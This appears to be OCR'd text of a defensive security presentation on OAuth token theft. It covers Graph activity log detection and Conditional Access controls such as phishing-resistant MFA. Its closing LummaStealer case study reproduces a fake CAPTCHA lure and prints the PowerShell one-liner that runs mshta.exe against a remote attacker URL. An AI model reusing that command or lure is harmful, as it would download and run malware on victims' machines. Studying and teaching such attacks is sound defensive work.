
User Agent

Identity Provider

Relying Party

User Agent	Adversary	Identity Provider	Relying Party
Rider	Fake ticket office	Real ticket office	Ride operator

Shift in focus



Florian Roth ⚡ ✓
@cyb3rops

In the past, you had to:
phish a user, drop malware, escalate privileges, pivot to servers, evade EDR, dump creds, move laterally, exfiltrate quietly, clean up, leave a backdoor.

Today, you just:
phish a user, steal an OAuth token, access everything from anywhere.


Cloud breaches aren’t hacks. They’re logins.

STILL SECURING ENDPOINTS? CUTE.
@cyb3rops
(Meanwhile, tokens are being passed around like snacks)

Detection

- Do we trust MFA?
- Proxy logs
- Graph Activity Logs
- Spot the unusual
  - Device
  - Activity
  - Location

Detection




□ ApiVersion	RequestMethod	IPAddress	RequestUri	ResponseSizeBytes	Scopes
□ › beta	POST	2603:1026:c0a:9e::5	https://graph.microsoft.com/be...	451	
□ › beta	POST	2603:1020:201:f::195	https://graph.microsoft.com/be...	452	Calendars.ReadWrite DataLossP...
□ › beta	GET	2603:1020:201:f::199	https://graph.microsoft.com/be...	476	Calendars.ReadWrite DataLossP...
□ › v1.0	GET	91.212.185.194	https://graph.microsoft.com/v1...	294	AuditLog.Create Calendar.Read...
□ › v1.0	GET	91.212.185.194	https://graph.microsoft.com/v1...	294	AuditLog.Create Calendar.Read...
□ › beta	POST	2603:1026:207:186::5	https://graph.microsoft.com/be...	452	
□ › v1.0	GET	57.153.1.71	https://graph.microsoft.com/v1...	401	Application.Read.All AuditLog.R...
□ › beta	GET	57.153.1.71	https://graph.microsoft.com/be...	579	Application.Read.All AuditLog.R...
□ › v1.0	POST	57.153.107.221	https://graph.microsoft.com/v1...	681	
□ › beta	POST	2603:1020:201:f::15a	https://graph.microsoft.com/be...	452	Calendars.ReadWrite DataLossP...
□ › beta	POST	2603:1020:201:f::15a	https://graph.microsoft.com/be...	451	Calendars.ReadWrite DataLossP...
□ › v1.0	GET	165.85.204.214	https://graph.microsoft.com/v1...	1638	AuditLog.Create Calendar.Read...
□ › beta	GET	2603:1026:c03:6c3f::5	https://graph.microsoft.com/be...	3254	
□ › v1.0	GET	40.74.30.197	https://graph.microsoft.com/v1...	9783	Channel.ReadBasic.All Chat.Rea...
□ › v1.0	GET	165.85.204.214	https://graph.microsoft.com/v1...	294	AuditLog.Create Calendar.Read...
□ › v1.0	GET	178.51.69.232	https://graph.microsoft.com/v1...	266	AuditLog.Create Channel.Read...

Remediation – Conditional Access

- Requiring a known device
- Authentication strength – Phishing resistant MFA
- Risky sign-ins

Sign-in risk



Sign-in risk

Control user access to respond to specific sign-in risk levels. Learn more


Configure

[✓ Yes] No

Sign-in risk level is generated based on all real-time risk detections.

Select the sign-in risk level this policy will apply to


- ☑ High
- ☑ Medium
- ☑ Low
- ☐ No risk



☑ Sign-in frequency

- ○ Periodic reauthentication
- ● Every time

Requiring a known/compliant device



Devices matching the rule:


○ Include filtered devices in policy

● Exclude filtered devices from policy

You can use the rule builder or rule syntax text box to create or edit the filter rule.


And/Or	Property	Operator	Value
	TrustType	Equals	Microsoft Entra registered

Phishing-resistant MFA



Dependencies
External (Non-Entra) Dependency
Entra ID Authentication Service
Device Bluetooth
Entra ID MFA Service
Device Wi-fi
Phishing Resistant MFA
Authenticator Passwordless Phone Sign-In
Authenticator Passkey sign-in
Certificate Based Authentication
Passkey (FIDO2) Security Key
Windows Hello for Business
Mac
macOS Platform SSO
Passwordless MFA

Real life case

- Succesful attacks happens daily
- We observe them regularly
- Difficult to block
  - Telenet botnet



7. LummaStealer




Verify You Are Human

Please verify that you are a human to continue.

Verification Steps

1. Press Windows Button "⊞" + R
2. Press CTRL + V
3. Press Enter

Image 1: Fake Captcha phishing page



```
powershell -w 1 -C "$l='[hxxps[://]iankaxo[.]xyz/mikona-guba[.]m4a](<https://iankaxo.xyz/mikona-
guba.m4a>)';Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine=('ms'
+ 'hta' + '.exe '+$l)}"
```

Image 2: The copied into the clipboard of the victim command

